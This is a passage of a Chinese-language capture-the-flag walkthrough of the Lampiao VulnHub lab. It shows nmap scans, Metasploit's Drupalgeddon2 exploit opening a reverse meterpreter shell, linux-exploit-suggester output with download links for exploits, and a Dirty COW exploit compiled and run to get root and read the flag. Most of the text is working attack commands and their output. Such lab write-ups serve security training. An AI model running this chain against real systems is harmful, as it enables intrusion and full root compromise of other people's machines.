80/tcp open  http
MAC Address: 00:0C:29:56:71:A1 (VMware)

Nmap scan report for localhost (192.168.80.254)
Host is up (0.00013s latency).
All 1000 scanned ports on localhost (192.168.80.254) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E2:B1:36 (VMware)

Nmap scan report for localhost (192.168.80.137)
Host is up (0.0000020s latency).
All 1000 scanned ports on localhost (192.168.80.137) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.76 seconds
```

发现192.168.80.141的80端口，是这样的：





扩大端口扫描范围：

```
nmap  -p 1-65535 192.168.80.141
```

```
┌──(root㉿localhost)-[~]
└─# nmap -p 1-65535 192.168.80.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-04 01:56 EDT
Nmap scan report for localhost (192.168.80.141)
Host is up (0.0030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1898/tcp open  cymtec-port
MAC Address: 00:0C:29:56:71:A1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
```

1898端口：





CMS为Drupal，网上搜索查找Drupal，或者直接使用msf：

```
msfconsole
search Drupal
```

```
root@localhost: ~
File  Actions  Edit  View  Help
                  #######       ########
                    ####        #######
                      ###       ########
                     ######    ############
                   ######################
                   #   #   ###  #   #   ##
                   ########################
                    ##     ##   ##     ##
                          https://metasploit.com


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 600 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > search Drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execut
ion
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property
Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injec
tion
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Exec
ution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize()
 RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >
```

```
use exploit/unix/webapp/drupal_drupalgeddon2
set rhost 192.168.76.141
set rport 1898
set target 0
exploit
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.80.141
rhost => 192.168.80.141
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 192.168.80.141
[*] Meterpreter session 1 opened (192.168.80.137:4444 -> 192.168.80.141:41838 ) at 2022-05-04 02:12:11 -0400

meterpreter > ls
Listing: /var/www/html
======================

Mode              Size     Type  Last modified              Name
```

上传漏洞探针脚本：

```
upload /root/linux-exploit-suggester.sh  /tmp
a.sh
```

```
meterpreter > upload /root/linux-exploit-suggester.sh  /tmp  a.sh
[*] uploading  : /root/linux-exploit-suggester.sh → a.sh
[*] Uploaded -1.00 B of 87.54 KiB (-0.0%): /root/linux-exploit-suggester.sh → a.sh
[*] uploaded   : /root/linux-exploit-suggester.sh → a.sh
[*] uploading  : /tmp/.X0-lock → a.sh/.X0-lock
[-] core_channel_open: Operation failed: 1
meterpreter > upload /root/linux-exploit-suggester.sh  /tmp  1.sh
[*] uploading  : /root/linux-exploit-suggester.sh → 1.sh
[*] Uploaded -1.00 B of 87.54 KiB (-0.0%): /root/linux-exploit-suggester.sh → 1.sh
[*] uploaded   : /root/linux-exploit-suggester.sh → 1.sh
[*] uploading  : /tmp/.X0-lock → 1.sh/.X0-lock
[-] core_channel_open: Operation failed: 1
meterpreter > ls
Listing: /tmp
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  89641  fil   2022-05-04 02:22:33 -0400  1.sh
100644/rw-r--r--  89641  fil   2022-05-04 02:22:21 -0400  a.sh

meterpreter > ls -al
Listing: /tmp
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  89641  fil   2022-05-04 02:22:33 -0400  1.sh
100644/rw-r--r--  89641  fil   2022-05-04 02:22:21 -0400  a.sh

meterpreter > ./a.sh
[-] Unknown command: ./a.sh
meterpreter > chmod +x a.sh
meterpreter > ./a.sh
[-] Unknown command: ./a.sh
meterpreter > shell
Process 3943 created.
Channel 4 created.
ls
1.sh
a.sh
ls -al
total 184
drwxrwxrwt  2 root     root      4096 May  4 03:22 .
```

创建shell窗口,执行探针脚本:

```
meterpreter > shell
Process 3943 created.
Channel 4 created.
ls
1.sh
a.sh
ls -al
total 184
drwxrwxrwt  2 root     root      4096 May  4 03:22 .
drwxr-xr-x 21 root     root      4096 Apr 19  2018 ..
-rw-r--r--  1 www-data www-data 89641 May  4 03:22 1.sh
----------  1 www-data www-data 89641 May  4 03:22 a.sh
./1.sh
/bin/sh: 3: ./1.sh: Permission denied
chmod +x 1.sh
./1.sh

Available information:

Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
Distribution version: 14.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

79 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
```

扫描结果:

```
   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: highly probable
   Tags: [ ubuntu=14.04{kernel:4.4.0-*} ],ubuntu=16.04{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support
 for additional distros/kernels

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*
|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5
.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic
}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5
.sh

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

```
没有使用官方的exp：
https://www.jianshu.com/p/df72d1ee1e3e
使用的是上述链接文章中的的EXP二：
https://github.com/gbonacini/CVE-2016-5195
```

```
upload /root/dcow.cpp /tmp
shell
ls
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow dcow.cpp -lutil
python -c 'import pty; pty.spawn("/bin/bash")'
./dcow
```

```
meterpreter > upload /root/dcow.cpp  /tmp
[*] uploading  : /root/dcow.cpp → /tmp
[*] uploaded   : /root/dcow.cpp → /tmp/dcow.cpp
meterpreter > ls
Listing: /tmp
=============

Mode          Size   Type  Last modified              Name
----          ----   ----  -------------              ----
100755/rwxr-xr-x  89641  fil   2022-05-04 02:22:33 -0400  1.sh
100000/---------  89641  fil   2022-05-04 02:22:21 -0400  a.sh
100644/rw-r--r--  10092  fil   2022-05-04 03:07:34 -0400  dcow.cpp
100755/rwxr-xr-x  7956   fil   2022-05-04 02:47:57 -0400  dirty
100755/rwxr-xr-x  7959   fil   2022-05-04 02:54:00 -0400  dirtycow
100644/rw-r--r--  2938   fil   2022-05-04 02:41:42 -0400  dirtycow.c
100644/rw-r--r--  8      fil   2022-05-04 02:55:08 -0400  target.txt

meterpreter > shell
Process 9059 created.
Channel 6 created.
ls
1.sh
a.sh
dcow.cpp
dirty
dirtycow
dirtycow.c
target.txt
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow dcow .cpp -lutil
g++: error: dcow: No such file or directory
g++: error: .cpp: No such file or directory
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow dcow.cpp -lutil
ls
1.sh
a.sh
dcow
dcow.cpp
dirty
dirtycow
dirtycow.c
target.txt
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@lampiao:/tmp$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
www-data@lampiao:/tmp$ su root
su root
Password: dirtyCowFun

root@lampiao:/tmp#
```

```
File  Actions  Edit  View  Help
dcow
dcow.cpp
dirty
dirtycow
dirtycow.c
target.txt
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@lampiao:/tmp$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
www-data@lampiao:/tmp$ su root
su root
Password: dirtyCowFun

root@lampiao:/tmp# getuid
getuid
No command 'getuid' found, did you mean:
 Command 'setuid' from package 'super' (universe)
getuid: command not found
root@lampiao:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@lampiao:/tmp# ls /root
ls /root
flag.txt
root@lampiao:/tmp# cat flag.txt
cat flag.txt
cat: flag.txt: No such file or directory
root@lampiao:/tmp# cat /root/flag.txt
cat /root/flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:/tmp#
```

资料:

```
权限提升-linux提权手法总结.pdf
https://github.com/rebootuser/LinEnum
https://github.com/sleventyeleven/linuxprivchecker
https://github.com/mzet-/linux-exploit-suggester
https://github.com/jondonas/linux-exploit-suggester-2
https://www.vulnhub.com/entry/lampiao-1,249/
https://pentestlab.blog/2017/09/25/suid-executables/
https://www.mozhe.cn/bug/detail/T3ZEbFljRmFKQTVjVitoV2JxUzVoQT09bW96aGUmozhe
https://github.com/rebeyond/Behinder/releases
```